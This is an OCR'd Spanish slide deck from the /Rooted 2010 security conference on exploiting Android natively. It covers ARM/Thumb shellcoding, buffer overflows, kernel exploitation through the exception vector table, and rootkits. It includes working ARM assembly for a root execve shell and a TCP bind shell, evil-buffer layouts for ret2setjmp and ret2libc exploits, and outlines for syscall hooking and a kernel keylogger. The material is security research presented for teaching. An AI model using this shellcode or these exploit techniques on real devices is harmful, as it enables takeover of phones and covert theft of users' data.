/Rooted 2010

Seguridad y explotación nativa en Android

Smashing the droid for fun and profit

Agenda

- **Introducción**
- Shellcoding
- Buffer overflows
- Kernel land
- Post explotación

Smart Phones

- Definición difusa:
  - Terminal móvil
  - Sistema operativo complejo
  - Funciones avanzadas

- Sistemas operativos:
  - Symbian, iPhoneOS, Blackberry, Android, PalmOS, Maemo Linux

¿Por qué son interesantes?

/Rooted 2010


- Cada vez son más similares a un ordenador
- Robo de datos personales
- Suplantación de identidades
- Conexión permanente 3G
- Sistemas con poco tiempo en el mercado
- Baja frecuencia de actualización

Introducción a Android

/Rooted 2010

- OS para smart phones y dispositivos móviles
- Basado en Linux para ARM
- Android SDK basado en Java
  - Máquina virtual Dalvik
  - Soporte JNI para código nativo
  - Muchas librerías nativas (webkit, rendering, …)

Arquitectura de Android



Modelo de seguridad

/Rooted 2010

- *Sandboxing* basado en permisos Unix
  - UID distinto por app
  - Permisos en el sistema de ficheros
- Apps instaladas desde *Android Marketplace*
  - Auto firmadas por el autor
- ¿ Java = plataforma segura?
  - Librerías nativas, kernel, etc

Agenda

- Introducción
- **Shellcoding**
- Buffer overflows
- Kernel land
- Post explotación

Introducción a ARM

- Copa el mercado de los dispositivos móviles
- Relación consumo / prestaciones
- Arquitectura licenciable (ARM IP)
- Juego instrucciones RISC 32 bits, Bi-endian
  - Posibilidades de extensión

ARM vs Thumb mode

- Desde la versión ARM7**T**DMI
- Thumb: versión reducida de la CPU a 16 bits
- *Mappeado* con las instrucciones de 32 bits
- Mejora la densidad de código
- Menor consumo de memoria
- Alineamiento
  - Modo ARM: 4 bytes
  - Modo Thumb: 2 bytes

Peculiaridades de Thumb

- Registros de propósito general de r0 a r7
- Menos instrucciones disponibles
- Mnemónicos push/pop
- Inmediato más grande posible = 255
- Limitaciones en el uso de registros desplazados
- { r13, r14, r15, r16 } = { sp, lr, pc, cpsr }

ARM ↔ Thumb

- Bit T del CPSR a 1 indica modo Thumb
- Branch Exchange (`bx addr`)
  - T = <LSB addr>
  - Compilar usando `-mthumb-interwork`

```
.globl main
main:
.CODE 32
        add r2,pc,#1
        bx r2
.CODE 16
thumb:
```

ARM ABI

- Llamadas a funciones con `bl`
  - Dirección retorno en `lr`
  - Función llamada debe preservarlo
- Muchas posibilidades para *return*
  - `mov pc,lr / ldm sp,{pc}/…`
- Parámetros en r0,r1,…

Syscalls en Linux/ARM

/Rooted 2010

- Definidas en el kernel
  - /usr/src/linux/arch/arm/include/asm/unistd.h
- En general coinciden con x86
- Syscalls extra para socket
  - En lugar de **`socketcall`**

Llamadas a syscalls

- Parámetros en r0, r1, r2, ...
- Número de la llamada en r7
- Saltamos al kernel con svc
- Valor de retorno en r0

```
int open(const char *camino, int flags, mode_t modo);
 r0  r7                      r0          r1              r2
```


Uso de sockets

```
@ -- socket(2,1,0) --
@ parameters
eor r5, r5
push {r5}
add r5, r5, #1
push {r5}
add r5, r5, #1
push {r5}
@ sys_call
mov r0, #1
mov r1, sp
mov r7, #102
svc 0x00000080
mov r4, r0
```

En otras arquitecturas:

- Funciones en "`net.h`"
- r0 = función
- r1 = parámetros
- Llamada Socketcall

Uso de sockets



Compatibilidad con iPhone OS

- También utiliza ARM
  - El número syscall puede variar
  - Se debe poner en r12
- Shellcodes multiplataforma!
- Número syscalls en:

  http://theiphonewiki.com/wiki/index.php?title=Kernel_Syscalls

Shellcode execve (I)

```
.globl main
main:
.CODE 32
            add r2,pc,#1
            bx r2
.CODE 16
thumb:
            @setuid(0)
            eor     r0,r0
            movs    r7, #23
            svc     0x00000080

            @Prepare execve args
            adr     r0, string
            adr     r5, string2
            eor     r6, r6
            str     r6, [r5]
```

Shellcode execve (II)

```
        push    {r6}
        push    {r0}
        mov     r1, sp
        eor     r2, r2, r2
  @call execve()
        movs    r7, #11
        svc     0x00000080
.align 2
string:
        .ascii "///system/bin/sh"
string2:
        .ascii "\xAA\xAA\xAA\xAA"
```

TCP Bind shellcode (I)

```
@ socket()
  mov    r0, #2
  mov    r1, #1
  eor    r2, r2
  mov    r7, #250
  add    r7, #31
  svc    0x00000080
  mov    r4, r0
  @ preparing sockaddr_in
  eor    r5, r5
  push   {r5}
  push   {r5}
  push   {r5}
  mov    r5, #7
  lsl    r5, #8
  add    r5, #7
```

TCP Bind shellcode (II)

```
lsl    r5, #16
add    r5, #2
push   {r5}
@bind()
mov    r0, r4
mov    r1, sp
mov    r2, #16
mov    r7, #250
add    r7, #32
svc    0x00000080
@listen()
mov    r0, r4
mov    r1, #1
mov    r7, #250
add    r7, #34
svc    0x00000080
```

TCP Bind shellcode (III)

```
@accept()
mov    r0, r4
eor    r1, r1
eor    r2, r2
mov    r7, #250
add    r7, #35
svc    0x00000080
mov    r6,r0

@dup2 stdin
mov    r0, r6
eor    r1, r1
mov    r7, #63
svc    0x00000080
```

TCP Bind shellcode (IV)

```
@dup2 stdout
mov   r0, r6
mov   r1, #1
mov   r7, #63
svc   0x00000080

@dup2 stderr
mov   r0, r6
mov   r1, #2
mov   r7, #63
svc   0x00000080

@Execve shellcode appended here
```

Módulos para Metasploit

/Rooted 2010

- Nuevas shellcodes para Android
  - execve(/system/bin/sh)
  - TCP Bind shellcode
- Encoder XOR para ARM LE
- Scripts de los ejemplos posteriores

Agenda

- Introducción
- Shellcoding
- **Buffer overflows**
- Kernel land
- Post explotación

Mapa de memoria

```
# cat /proc/self/maps
00008000-00019000 r-xp 00000000 1f:00 348  /system/bin/...
00019000-0001a000 rw-p 00011000 1f:00 348  /system/bin/...
0001a000-00020000 rwxp 0001a000 00:00 0    [heap]
[...]
afe00000-afe39000 r-xp 00000000 1f:00 478  /system/lib/...
afe39000-afe3c000 rw-p 00039000 1f:00 478  /system/lib/...
afe3c000-afe47000 rw-p afe3c000 00:00 0
b0000000-b0013000 r-xp 00000000 1f:00 332  /system/bin/...
b0013000-b0014000 rw-p 00013000 1f:00 332  /system/bin/...
b0014000-b001a000 rwxp b0014000 00:00 0
beebe000-beed3000 rwxp befeb000 00:00 0  [stack] <-- ASLR
#
```

Mapa de memoria - Implicaciones

- Direcciones en la pila no predecibles
  - Difícil saltar directamente a buffers ahí
- Pila y Heap mapeadas como rwx
  - Ejecución de código posible ☺
- Librerías en direcciones predecibles
  - Posibilidad de ejecutar su código
  - Paso de parámetros plantea problemas

Buffer overflows - Stack

/Rooted 2010

- Programa de ejemplo:
  - Bucle esperando conexiones
  - Para cada conexión:
    - Leer entero de 32 bits X
    - Leer X bytes en un buffer de tamaño fijo
  - Compilado con la toolchain de Android
    - Ver http://source.android.com

Buffer overflow - Stack

```
00008520 <read_msg>:
    8520:  b5f0  push {r4, r5, r6, r7, lr}
    8522:  4d12  ldr r5,[pc, #72] (856c+<.text+0x8c>)
    8524:  b093  sub     sp, #76
    8526:  a911  add     r1, sp, #68
    [...]
    8568:  b013  add     sp, #76
    856a:  bdf0  pop     {r4, r5, r6, r7, pc} !!
```

- Controlamos 4 registros generales y el *PC*

Buffer overflow - Stack

/Rooted 2010

- Explotación
  - ret2libc : Paso de registros en parámetros?
  - jmp/branch sp : No encontrado inicialmente
  - ret2setjmp
    - setjmp copia registros en memoria
    - Podremos elegir dónde y saltar a ellos
    - Pero toma los parámetros en registros... o no?

Desensamblado de setjmp

```
(gdb) disass setjmp
Dump of assembler code for function setjmp:
0xafe0dd20 <setjmp+0>:  push    {r0, lr}
0xafe0dd24 <setjmp+4>:  mov     r0, #0  ; 0x0
0xafe0dd28 <setjmp+8>:  blx     0xafe12094 <sigblock>
0xafe0dd2c <setjmp+12>: mov     r1, r0
0xafe0dd30 <setjmp+16>: pop     {r0, lr}  !!
0xafe0dd34 <setjmp+20>: str     r1, [r0, #100]
0xafe0dd38 <setjmp+24>: ldr     r1, [pc, #16]   ;
0xafe0dd50 <setjmp+48>
0xafe0dd3c <setjmp+28>: str     r1, [r0], #4
0xafe0dd40 <setjmp+32>: add     r0, r0, #52     ; 0x34
0xafe0dd44 <setjmp+36>: stm r0, {r4-r12, sp, lr}  !!
0xafe0dd48 <setjmp+40>: mov     r0, #0  ; 0x0
0xafe0dd4c <setjmp+44>: bx      lr
```

Buffer overflows - ret2setjmp

/Rooted 2010

- La técnica:
  - Meter stub en registros controlados
  - Salto a setjmp+0x10
  - Retorno a los registros controlados
  - Repetir si necesitamos más código
- Limitaciones
  - Necesitamos controlar al menos un registro
  - Necesitamos setjmp en dirección predecible
  - Necesitamos región rwx para poner *stub*

Buffer overflows – Evil buffer

- En nuestro caso controlamos r4-r7

Buffer overflows – Evil buffer

/Rooted 2010

- En nuestro caso controlamos r4-r7

```
<padding> -> Rellena el buffer
<b sp><b sp><b sp><b sp> --> r4-r7
<0xafe0dd30> --> setjmp+0x10
<destino><destino+offset_r4> --> r0,lr
<shellcode> --> evil shellcode ☺
```

Buffer overflows - Stack

- ¡¡Demo!!

Buffer overflows - ret2libc

/Rooted 2010

- Reutilizaremos la técnica anterior
  - Código en memoria con setjmp
    - Parámetros a registros
    - Llamadas a libc
- Podemos encadenar setjmp's
  - Más código controlable
  - Puede que solo controlemos un registro

Buffer overflows - ret2libc

/Rooted 2010

- Demo
  - Usaremos mprotect para hacer pila no accesible
    - El exploit resulta en un *segfault*
    - Si la pila fuera NX, la podríamos hacer RWX

```
<pop {r0,r1,r2,r3}><and r0,r0,sp><blx r3><b sp>
<0xafe0dd30><destino><destino+offset_r4>
<PAGE_SHIFT><0x01><0x00><mprotect>
<shellcode>
```

Buffer overflows - ret2libc

- ¡¡Demo!!

Buffer overflows - Heap

/Rooted 2010

- Bionic libc incorpora DLMalloc 2.8.4
  - Listas enlazadas para chunks pequeños
  - Árboles binarios para chunks medianos
  - Chunks grandes se reservan con mmap
- Seguridad
  - Safe unlinking
  - ptr > mmap_least_addr antes de usarlo
  - Otros…
- No conocemos técnica genérica

Buffer overflows - Heap

- ¡¡Demo!!

Agenda

- Introducción
- Shellcoding
- Buffer overflows
- **Kernel land**
- Post explotación

Kernel – Fallos típicos

/Rooted 2010

- NULL ptr dereference
  - Binario con sección mapeada en NULL
    - mmap_min_addr protege frente a ello
    - Ver exploit sock_sendpage() de Zinx
- Buffer overflows
  - Stack: retorno a función en *userspace*
  - *Slab*: rellenar *slab* + overflow + *dereference*
    - *Ver paper en Phrack #64*

Kernel – Fallos típicos

- *Write-what-where*
  - Escritura en dirección controlable
  - Contenidos controlados o no
  - ¿Qué sobrescribimos?

- Explotando *write-what-where*'s
  - Tablas del kernel
  - Tablas específicas de la arquitectura
  - …

ARM - Excepciones

- Tabla de vectores de excepción
  - Instrucciones a ejecutar en caso de excepción

Table 2.4. Exception vectors

Address	Exception	Mode on entry	I state on entry	F state on entry
0x00000000	Reset	Supervisor	Disabled	Disabled
0x00000004	Undefined instruction	Undefined	I	F
0x00000008	Software interrupt	Supervisor	Disabled	F
0x0000000C	Abort (Prefetch)	Abort	I	F
0x00000010	Abort (Data)	Abort	I	F
0x00000014	Reserved	Reserved	-	-
0x00000018	IRQ	IRQ	Disabled	F
0x0000001C	FIQ	FIQ	Disabled	Disabled

Copyright © ARM Limited 1998-2000. All rights reserved.

EVT en Android

- EVT puede estar en 0x0000000 o 0xFFFF000
  - Linux usa 0xFFFF0000

```
(gdb) x/8i 0xFFFF0000
0xffff0000:    svc 0x009f0000
0xffff0004:    b   0xffff0380
0xffff0008:    ldr pc, [pc, #10404]; 0xffff0420
0xffff000c:    b   0xffff0300
0xffff0010:    b   0xffff0280
0xffff0014:    b   0xffff0404
0xffff0018:    b   0xffff0200
0xffff001c:    b   0xffff0400
```

EVT en Android

/Rooted 2010

- Instrucción branch
  - Desplazamiento máximo 24 bits
  - Espacio de usuario demasiado lejos!

- Sigamos investigando…
  - Veamos qué pasa ante instrucciones ilegales

EVT en Android

```
0xffff0380:    stmia   sp, {r0, lr}
0xffff0384:    mrs lr, SPSR
0xffff0388:    str lr, [sp, #8]
0xffff038c:    mrs r0, CPSR
0xffff0390:    eor r0, r0, #8 ; 0x8
0xffff0394:    msr SPSR_fsxc, r0
0xffff0398:    and lr, lr, #15    ; 0xf
0xffff039c:    mov r0, sp
0xffff03a0:    ldr lr, [pc, lr, lsl #2]
0xffff03a4:    movs    pc, lr
0xffff03a8:    0xc0023c20 <__und_usr>
0xffff03ac:    0xc0023970 <__und_invalid>
0xffff03b0:    0xc0023970 <__und_invalid>
0xffff03b4:    0xc0023a60 <__und_svc>
```

Explotando write-what-where

- Idea
  - Sobrescribir *handler* de instrucción ilegal
    - Apuntar a nuestro propio código
  - Ejecutar instrucción ilegal
    - Se ejecuta nuestro código
  - Dar privilegios y restaurar *handler*

Agenda

- Introducción
- Shellcoding
- Buffer overflows
- Kernel land
- **Post explotación**

Got root! Now what?


/Rooted 2010

- Rootkits
  - Mantener acceso al sistema
  - Ocultar presencia del atacante

- Rootkits en Linux
  - Generalmente inyectan LKMs
    - Junto con app en *user-space*

Syscall hooking

- Hooking *as usual*
  - sys_call_table hook
  - Parchear sys_call_handler
  - Parchear syscall
  - …
- Vectores de excepción
  - Modificar vector SVC



Android keylogger

- Teclado virtual
  - Driver registra handler para IRQ #16
  - Lee keycode y lo registra en el kernel

- Opciones:
  - Modificar irq_handlers[]
  - Modificar código del driver
  - Modificar vector de excepción

Post-explotación

- ¡Demos!

Rootkit más silencioso

/Rooted 2010

- ARM permite poner la EVT en 0x0000000
  - Un bit en el registro de control (`CR`) del coprocesador que controla el sistema (`SCC`) define dónde está
- Un rootkit podría duplicarla
  - Interceptar syscalls interesantes
  - Redirigir el resto
- Cloaker implementa esta idea
  - Paper en http://srgsec.cs.illinois.edu/cloaker.pdf

/Rooted 2010

¡Gracias por vuestra atención!

Javier Moreno
vierito5@gmail.com
http://vierito.es

Eloi Sanfèlix
eloi@limited-entropy.com
http://limited-entropy.com

Gracias a M.A. Mateo y A. Perles, DISCA UPV, por prestarnos el hardware